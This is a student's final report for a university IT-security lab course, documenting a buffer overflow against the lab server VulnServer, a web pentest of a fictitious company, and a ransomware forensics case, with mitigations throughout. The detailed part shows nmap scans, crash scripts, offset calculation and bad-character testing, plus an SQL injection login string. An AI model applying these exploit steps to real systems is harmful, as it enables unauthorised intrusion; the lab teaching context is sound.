IT-Sicherheit: Angriff und Verteidigung
SS2026
Prof. Dr. Dirk Heuzeroth

Final Report

Date: 13.06.2026

Name: **Neubert, Simon**

Matrikel-Nr. **5013322**

Ehrenwörtliche Erklärung

Hiermit versichere ich, Simon Neubert, ehrenwörtlich, dass ich den vorliegenden Bericht selbstständig und ohne fremde Hilfe verfasst und keine anderen als die angegebenen Hilfsmittel benutzt habe. Die Stellen des Berichts, die dem Wortlaut oder dem Sinn nach anderen Werken entnommen wurden, sind in jedem Fall unter Angabe der Quelle kenntlich gemacht. Ich versichere, dass ich für die Erstellung dieses Berichts keine KI-Werkzeuge verwendet habe. Der Bericht ist und wird nicht veröffentlicht und er ist bisher auch nicht in dieser oder einer anderen Form als Prüfungsleistung vorgelegt worden.

Ich habe die Bedeutung der ehrenwörtlichen Versicherung und die prüfungsrechtlichen Folgen (§ 24 Abs. 2 Bachelor-SPO) einer unrichtigen oder unvollständigen ehrenwörtlichen Versicherung zur Kenntnis genommen.

Stuttgart, den 13.06.2026

Simon Neubert

Table of Contents

1 Executive Summary

1.1 Windows Scanning and Buffer Overflow

The participants were granted access to two machines, an attacking system and a target system. The target system was running a server that was vulnerable to a Buffer Overflow attack. Said system was scanned before the Buffer Overflow weakness was exploited to create a reverse shell.

1.1.1 Active Scan

1. **Nmap Scan to determine open ports, services, OS, and weakpoints**

   Three services were found running on three open ports on the Windows 7 machine:

Port 445:	Microsoft Directory Service
Port 3389:	Remote Desktop Service
Port 5555:	Unidentified Server (known to be VulnServer application)

1.1.2 Buffer Overflow Attack

1. **Crashing the server**

   An input was sent that was not validated correctly, resulting in a Denial Of Service.

   This could be prevented by validating the input, updating the software if a fix is available, or rewriting the program with bounded functions to avoid memory corruption.

2. **Gathering information about input processing and generating a payload**

   information about the vulnerability was gathered and used to generate a payload.

   Security systems could be installed that monitor requests, network traffic and application behavior. The application in question could be isolated, and a DMZ could be established.

3. **Creating a reverse shell**

   The payload was sent and executed, creating a reverse shell on the target machine.

   If this were to happen, a firewall configuration preventing the server from establishing unintended outbound connections could be able to stop the reverse shell.

Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:H/SI:H/SA:H

CVSS v4.0 Score: 9.3 / Critical

1.2 Linux - Complete Pentest (Mesa)

1.2.1 Active Scanning / Passive Information Collection

The system was scanned to reveal the running services and employed technologies.

1.2.2 Web Application (Management System) Exploitation

1.2.2.1 Cracking Password Hashes (Offline)

Fuzzing directories revealed a publicly accessible backup directory (*/backup*) which stored usernames and password hashes. Analyzing the backup and cracking the hashes revealed all credentials for the Management system.

Disabling autoindexing on the backup directory and managing who can access it would prevent the abuse of this information.

Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
CVSS v4.0 Score:	9.3 / Critical

1.2.2.2 Brute Forcing Passwords (Online)

The *login.php* page is susceptible to online brute forcing attacks, enabling compromise of passwords with the known account names extracted prior. The credentials for *marq* and *groves* are feasibly guessable without cracking the hashes.

Limiting the amount of repeated login attempts could prevent brute forcing of credentials. Implementing password guidelines could prevent passwords from being guessed or brute forced easily.

Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
CVSS v4.0 Score:	9.3 / Critical

1.2.2.3 SQL Injection

Logging into the application is possible via SQL injection with any known username.

This works because user input is not escaped, which means it can alter the SQL statement that is being executed (e.g. *marq'#*).

Prepared statements properly handle escaping of user input, preventing the user from manipulating the SQL query.

Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
CVSS v4.0 Score:	9.3 / Critical

1.2.2.4 Command Injection

The PHP Management program directly executes user input passed as the *read* URL parameter. This enables users to read files on the system and execute commands, which can be used to create a reverse shell.

To retain the ability to read files, validating input and matching it to a predefined list is advisable. This way input isn't executed directly, but only used to determine what should be read.

Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L
CVSS v4.0 Score:	9.3 / Critical

1.2.2.5 SSH Credential Compromise

Samantha Groves and Gordon Freeman reuse their credentials for their Unix accounts (which were able to be brute forced as well). Marquis Buckerzerg's password can be brute forced by supplying a wordlist extracted from his *x.com*.

Passwords should never be reused, and password authentication via SSH should be disabled. Public key authentication is a more secure authentication method. Additionally, repeatedly failing authentication attempts should be monitored and prevented.

Vector:	CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
CVSS v4.0 Score:	9.4 / Critical

1.2.2.6 Privilege Escalation

The user *sam* tried switching to *zucc*, leaving the password readable in plain text in the bash history.

Monitoring systems can detect suspicious reads of the bash history and subsequent logins. Preventing credentials from ending up in the bash history is also possible, for example with private history sessions.

The user *freeman* has elevated privileges with the program Composer. It can be abused to execute arbitrary code with root privileges.

A regular vulnerability scan could reveal such misconfigurations, enabling them to be corrected.

Both ways of escalating privileges have the same vulnerability score:

Vector:	CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
CVSS v4.0 Score:	9.3 / Critical

1.2.3 phpMyAdmin Exploitation

Passwords were reused for this application as well, which should be avoided. The following phpMyAdming credentials were compromised:

The version of phpMyAdmin running on the server has a Remote Code Execution vulnerability, which was abused to create a reverse shell.
Keeping software up to date can mitigate vulnerabilities via security patches.

Vector:	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
CVSS v3.1 Score:	8.8 / High

1.3 Digital Forensics

The Spearphishing attack the user suffered was conducted via a Phishing E-Mail. The attackers impersonated Microsoft support, claiming urgent action was required. That goaded the user into clicking a malicious link, which copied a PowerSell command into their clipboard and instructed them to execute it. The command then downloaded a script which encrypted some files and created a ransom note.

Educating and training users to spot Phishing attempts can help them avoid being victimized. Additionally, web content can be restricted to reduce the risk of malicious content being accessed.

Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:N/VI:H/VA:H/SC:N/SI:N/SA:N
CVSS v4.0 Score:	7.0 / High

A reverse shell was then created to observe it in a SIEM system, identifying that the combination of unusual spawned processes and executed commands can raise alarms that notify administrators of possible intrusions.

2 Introduction

2.1 General Conditions

All assignment were carried out in a laboratory environment. The participants were granted access to a computer *"Anwendungssicherheit"* running Kali Linux to attack the target machines. The target machines were set up in the Institute for Cybersecurity's laboratory subnet *192.168.61.0/24*, which was made accessible via VPN.

2.2 Windows Scanning and Buffer Overflow

2.2.1 Conditions

The target machine (*IP: 192.168.61.45*) was a Windows 7 machine with a 32-bit architecture running a vulnerable server process (VulnServer.exe) on port 5555. The machine was accessible via remote desktop protocol, enabling participants to observe processes via a debugger.

2.2.2 Goals

It was not part of the mission objective to stay unnoticed by any potential intrusion detection systems or system administrators, therefore not necessitating the participants to obscure their traces.

2.2.2.1 Active Scan

The following information was to be gathered about the target machine:

- Operating System
- Service information
- Open Ports
- Vulnerabilities

2.2.2.2 Exploiting Buffer Overflow Vulnerability

The process "VulnServer" has a Buffer Overflow vulnerability. The goal was to exploit that vulnerability to create a reverse shell on the target system. The following qualities must be met:

1. The input should override the Extended Instruction Pointer with a suitable memory address.

2. The input contains code for a reverse shell that runs on the laboratory machine "Anwendungssicherheit" / Kali Linux on port 443

3. The input should not contain any bad characters that could hinder the attack.

2.3 Linux - Complete Pentest (Mesa)

2.3.1 Conditions

The participants were given a brief about the backstory of the fictitious company "Mesa", for which a machine hosting their webservers was set up in the experiment. The assignment was to penetration test the company infrastructure. The scope was defined to only include the server with the IP *192.168.61.65*. Other machines, as well as examination of private customer data, were explicitly out of scope.

2.3.2 Goals

The overall goal of this assignment was to collect all publicly available information that could aid in an attack on the company's infrastructure and use it to find all relevant vulnerabilities in the system.

There were multiple ways to obtain information that could lead to the compromise of credentials that needed to be discovered, which could be used to log into the organizations web application and the machine running the web servers. Ways of logging in without credential should be tested as well. Avenues to create reverse shells were present and needed to be discovered, as well as escalating limited privileges of already compromised accounts.

A vulnerability in an outdated piece of software was present as well, for which a public exploit had to be used.

2.4 Digital Forensics

2.4.1 Conditions

Another scenario was presented for this assignment, positioning participants as members of the Digital Forensics und Incident Response (DFIR) teams of the fictitious company G-Corp. This task required analysis of a machine, which supposedly had been compromised in a ransomware attack.

2.4.2 Goals

The victim's machine (*IP: 192.168.61.85*), which will be called the "target machine" going forward, had to be examined to retrace the steps taken by the attacker to compromise the system. The target machine as well as the victim's E-Mail account were made accessible to that end. A Wireshark trace of network traffic during the incident, as well as logs collected by a SIEM system were provided as well.

After concluding the investigation, a script needed to be written to reverse the changes made to the target machine by the ransomware.

Lastly, a reverse shell attack had to be observed in a SIEM system to determine how such an attack can be spotted.

3 Definitions and Abbreviations

- **Extended Stack Pointer (ESP)**
  The register holding the memory address of the top of the stack [1].
- **Extended Instruction Pointer (EIP)**
  The register holding the return address, the address of the next instruction after a function returns [1].
- **Bad characters**
  In this context, "bad characters" describe all characters that terminate the processing of inputs by a system (e.g. line breaks, null bytes). They are to be avoided in payload generation when attacking a system by transmitting malicious input because the execution of any injected code will terminate prematurely if a bad character is encoutered by the target machine during processing.
- **Address Space Layout Randomization (ASLR)**
  ASLR randomizes the address a process uses each time it is run, changing the location of data in memory [2].
- **Data Execution Prevention (DEP)**
  An operating system feature that allows parts of memory to be marked as non-executable [3].

- **"No Operation" Opcodes (NOOPS)**

  Codes that don't prompt the executing system to run any operation [4].

- **"JMP ESP" instruction**

  An assembly instruction, prompting the system to jump to the top of the stack to look for the next operation [5].

- **Security information and event management (SIEM) systems**

  "These types of solutions collect, aggregate, and analyze large volumes of data from organization-wide applications, devices, servers, and users in real time." [6]

- **Intrusion detection systems (IDS)**

  Intrusion detection systems (IDS) are pieces of software that automatically conduct the intrusion detection process [7].

- **Intrusion prevention systems (IPS)**

  An IDS with the extendeded capability to attempt preventing detected intrusion attempts [7].

- **De-Militarized Zone (DMZ)**

  A De-Militarized Zone is a physical or logical network, separating trusted and untrusted parts of internal and external networks, in line with the defense-in-depth principle [8].

- **Open Source Intelligence (OSINT)**

  OSINT describes information gathering via publicly accessible sources [9].

- **Command And Control Server (C2-Server)**

  "A Command and Control, or C&C, server is a computer used to coordinate the actions of computers infected by a bot, rootkit, worm or other malicious software (malware) that rely on another computer for instructions and updates" [10].

Note: The following report occasionally references images in the Appendix, which show complete results as large images which had to be scaled down to fit onto the page. More easily legible cutouts of the complete results will be used in the sections instead. The references to the full results are clickable, enabling easy navigation to the less legible figures in the Appendix. The figures in the Appendix provide links as well, which let the reader jump to the point where they are referenced in the report.

4 Approach / Methodology

4.1 Windows Scanning and Buffer Overflow

4.1.1 Nmap Scan

Figure 1: Nmap - Full scan result

The *Active Scanning (T1595)* technique [11]) was utilized via Nmap to gather information about the target system. The will following section will contain zoomed in cutouts of Figure 1.

4.1.1.1 Scan Setup

To achieve this, the following Nmap parameters were used:

```
┌──(student㉿kali)-[~]
└─$ sudo nmap -T4 -O -p- -sV -sC -r
-Pn -oN nmap.txt 192.168.61.45
```

Figure 2: Nmap - Configuration used to scan the target system

The parameters were chosen with the following reasoning [12]:

- **T4**
  Sets the timing template. In this case, the second fastest scanning mode was chosen. Since this scan happened in a laboratory setting, a stealthier (slower) option was not necessary.

- **O**
  Enables OS detection, provides information about the target machine's operating system.

- **p-**
  Instructs Nmap to scan the complete port range to discover open ports on the target machine.

- **sV**
  Instructs Nmap to scan for services and their versions on open ports.

- **sC**
  Executes the default non-intrusive scripts during the scan.

- **r**
  Disables randomized port ordering for a cleaner output.

- **Pn**
  This flag instructs Nmap to treat all hosts as online, skipping the ICMP "ping" Nmap would otherwise perform before scanning the system. It was known that the target was a Windows machine, which don't answer pings by default. Therefore, Nmap would assume the host was down if this flag weren't set, ending the scan prematurely.

- **oN** nmap.txt
  Writes the output to the file "nmap.txt" in normal mode to record the scan results.

4.1.1.2 Scan Results

4.1.1.2.1 Service Scan

Nmap gathered the following information via service scan (see Figure 3):

1. **Port 445 - Windows 7 Enterprise 7601 Service Pack 1 microsoft ds**

   Nmap was able to identify the service running on port 445 as “microsoft-ds".

   The directory service (“ds") running here is common for port 445, implying that the SMB (Server Message Block) protocol is being used.

2. **Port 3389 - Microsoft Terminal service**

   The service running on port 3389 usually is Microsoft’s Remote Desktop Service (formerly "Terminal Service"), which allows the user to remotely log into the system [13].

3. **Port 5555 - Service unrecognized**

   Nmap could not infer the service running on port 5555. The closest fingerprint match it got is “freeciv", a program that seems to be identified on port 5555 commonly by Nmap according to multiple user reports [14, 15, 16], even though it is not actually running on the port.

```
PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds  Windows 7 Enterprise 7601 Service Pack 1 micros
oft-ds (workgroup: WORKGROUP)
3389/tcp open  ms-wbt-server Microsoft Terminal Service
5555/tcp open  freeciv?
| fingerprint-strings:
```

Figure 3: Nmap service scan results

```
SF:">Hello\x20There\.\r\n>
I\x20can\x20break\x20rules\x20too!\r\n")
```

Figure 4: Nmap - Excerpt of server fingerprint on port 5555

The two following lines can be gathered from the fingerprint (see Figure 4):

- *“Hello There.\r\n" “I can break rules too!\r\n"*

All that can be gleamed from this scan result is that a service is running on port 5555 that returns text when called.

To verify these findings the complete Nmap scan report can be viewed in the appended files:

Assignment 1 - Windows Scanning and Buffer Overflow → Nmap Scan → nmap.txt

4.1.1.2.2 Operating System Scan

```
Aggressive OS guesses: Microsoft Windows Server 2008 R2 or Windows 7 SP1
%), Microsoft Windows Server 2008 R2 or Windows 8 (96%), Microsoft Window
```

Figure 5: Nmap - OS scan results

Nmap tried to guess the host machine and came up with a few possible results. The guesses with the highest confidence score (96%) (see Figure 5) are:

- Windows Server 2008 R2
- Windows 7 SP1
- Windows 8

As was mentioned previously, Nmap identified the “Windows 7 Enterprise 7601 Service Pack 1" on the machine, strengthening the evidence for a Windows 7 machine.
This is also supported by the smb-os-discovery (see Figure 6).

```
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-ILACCGON861
```

Figure 6: Nmap - Smb-os discovery results

4.1.1.2.3 Vulnerability Scan

```
Host script results:
|_clock-skew: mean: -23m59s, deviation: 53m37s, median: 0s
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

Figure 7: Nmap - Vulnerability scan results

SMB Message Block Signing was disabled, making the system potentially vulnerable to relay attacks, since a message’s integrity can’t be verified without the signature [17]. Other default scripts did not find any vulnerabilities.

4.1.2 Buffer Overflow Attack

4.1.2.1 Provoking a crash

Running the provided script without any changes was already enough to provoke the VulnServer application to crash (see Figure 8).




Figure 8: VulnServer - Crash notice after overflowing the buffer

The script generates input for the prompted authentication string (see Figure 9), connects to the server via the known socket and transmits the generated string.

```
def replicate_crash(ip):
    #Replicating the crash using a string of A\'s with the neccessary length
    req = "AUTH " + "\x41"*1072
    connect_to_server(ip, req)
```

Figure 9: Provided Python Script - Default replicate_crash() function

To run the script conveniently, an alias passing the target machine's IP address as a command line parameter was created (see Figure 10).

```
┌──(student㉿kali)-[~]
└─$ echo "alias vulnserv='python2 ~/vulnserver/vulnserver-
poc-orig.py 192.168.61.45'" >> ~/.zshrc

┌──(student㉿kali)-[~]
└─$ source ~/.zshrc
```

Figure 10: Alias for the python script execution command

Connection to the server was possible via netcat, confirming it was running. Running the script

unmodified crashed the server, which (besides being observable on the target machine) was confirmed by attempting a new connection, which failed (see Figure 11).

```
┌──(student㉿kali)-[~]
└─$ nc 192.168.61.45 5555
>Hello There.
test
>I can break rules too!
test2
>I can break rules too!
exit

┌──(student㉿kali)-[~]
└─$ vulnserv
'>Hello There.\r\n'
'>I can break rules too!\r\n'

┌──(student㉿kali)-[~]
└─$ nc 192.168.61.45 5555


^C
```

Figure 11: Crashing the server via vulnserver-poc-orig.py

Figure 12: Access violation notice in the ImmunityDebugger

Processing the input sent via the script lead to a crash, since 1072 "A"-characters fill the buffer and override the return address. This can be observed in the ImmunityDebugger (see Figure 13). The EIP was filled by four "41"s (see Figure 14), corresponding to four "A"s. This lead to the crash, since *41414141* is not a valid memory address containing instructions that should be performed after the function returned (see Figure 12). At this point, without any further exploitation set up, this cursory attack could be categorized as *Endpoint Denial of Service: Application or System Exploitation (T1499.004)* [18].

Figure 13: Buffer filled with "A"s




Figure 14: EIP filled with 41s

4.1.2.2 Determining the offset

Now that the possibility of a crash was confirmed, the offset to write to the EIP needed to be determined. To achieve this, a non-repeating string of characters was created. (see Figure 15). Since it was known that a string length of 1072 incites a crash, that exact length was chosen as the length of the character string by passing the metaspolit script the parameter *-**l** 1072*.

```
┌──(student㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─$ ./pattern_create.rb -l 1072 >> ~/vulnserver/unique_charseq.txt
```

Figure 15: Generation of a non-repeating string of characters using metasploit

The output was written to a file *unique_charseq.txt* and moved into the script's directory to be easily used in the python script (see Figure 16).

```
def get_string_from_file(file_name):
    with open('/home/student/vulnserver/' + file_name, 'r') as file:
        return file.read()

def replicate_crash(ip):
    """Replicating the crash using a string of unique characters"""
    req = "AUTH " + get_string_from_file('unique_charseq.txt')

    connect_to_server(ip, req)
```

Figure 16: Script using the non-repeating string of characters

This string was used to identify the exact position of characters that were being written into the EIP register. The transmitted input lead to the server crashing, as was expected, and by following the ESP register in dump the string was identified in the process' memory (see Figure 17).

The debugger was used to determine which bytes from the unique character string were written to the EIP register (see Figure 18).

```
Registers (FPU)                                <     <
EAX 00000000
ECX 69423169
EDX 00000041
EBX 0070D360
ESP 01D1FE5C ASCII "Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6B"
EBP 69423569
ESI 00000000
EDI 00000000

EIP 37694236
```

Figure 17: Observing the EIP after crashing the server with the unique character sequence

The EIP now read: **37694236**

This was used to determine the offset by feeding this value back into metasploit (see Figure 19).

Figure 18: Observing the non-repeating string in ImmunityDebugger

```
┌──(student㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─$ ./pattern_offset.rb -q 37694236 -l 1072
[*] Exact match at offset 1040
```

Figure 19: Determining the offset to write to the Extended Instruction Pointer

The following parameters were used:

- **q** 37694236

  The value contained in the EIP.

- **l** 1072

  The length of the generated non-repeating character string.

Metasploit calculated the offset based on the length of the string sent originally and the value written to the EIP to be **1040** characters.

To confirm, the script was altered to send 1040 "A"s, followed by 4 "B"s (which should be written into the EIP, followed by 24 "C"s (see Figure 20).

```python
def replicate_crash(ip):
    """Confirming 1040 characters to be the offset by writing Bs into the EIP"""
    req = "AUTH " + "\x41" * 1040 + "\x42" * 4 + "\x43" * 24
```

Figure 20: Script configuration to confirm determined offset

The expected character sequence was observed in memory. 4 "B"s (4 x "42") were written to the EIP, surrounded by "A"s before it and "C"s after it on the stack (see Figure 21).




Figure 21: Buffer filled with expected characters

Analyzing Figure 21, one can see that the program inserts the character **FF** four times close to the EIP. If the payload doesn't fit in the buffer after the return address, it might be necessary to stage it. In that case this overwriting of bytes could become relevant, since it could overwrite a payload placed before the EIP in the buffer.

4.1.2.3 Determining bad characters

Before generating a payload we need to determine bad characters to avoid them interrupting the processing of the generated payload. To test the input, the file "*badchars.txt*" was provided. Its contents were written to a variable in the script (see Figure 22).

To determine the bad characters, the bad character candidate string was inserted behind the previously determined amount of characters needed to write to the EIP register (1044 "A"s) (see Figure 23). These concatenated characters were followed by 24 "B"s.

```
def get_bad_chars():
    bad_chars = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
                 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
                 "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
                 "\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
                 "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
                 "\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
                 "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
                 "\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
                 "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
                 "\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
                 "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
                 "\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
                 "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
                 "\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
                 "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
                 "\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
    return(bad_chars)
```

Figure 22: Badchars as input in the python script

```
def replicate_crash(ip):
    """Replicating the crash using a string of unique characters"""
    req = "AUTH " + "\x41" * 1044 + get_bad_chars() + "\x42" * 24

    connect_to_server(ip, req)
```

Figure 23: Badchars testing against the server

If the "B"s didn't show up in memory, a bad character had to have been sent since the input processing was terminated prematurely.

Sending the original unaltered bad character string prevented the input from being processed fully, meaning a bad character was sent, since the string of "B"s was not present (see Figure 25). Because no characters from the bad_chars list showed up in memory either, it was assumed that the first byte ("**\x00**", the null byte) was a bad character and needed to be removed.

```
def get_bad_chars():
    bad_chars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
```

Figure 24: Input without bad character "\x00"

Removing the character "**\x00**" (see Figure 24) resulted in the input being parsed completely and written to the buffer (see Figure 26), meaning no other bad characters were relevant in this context.

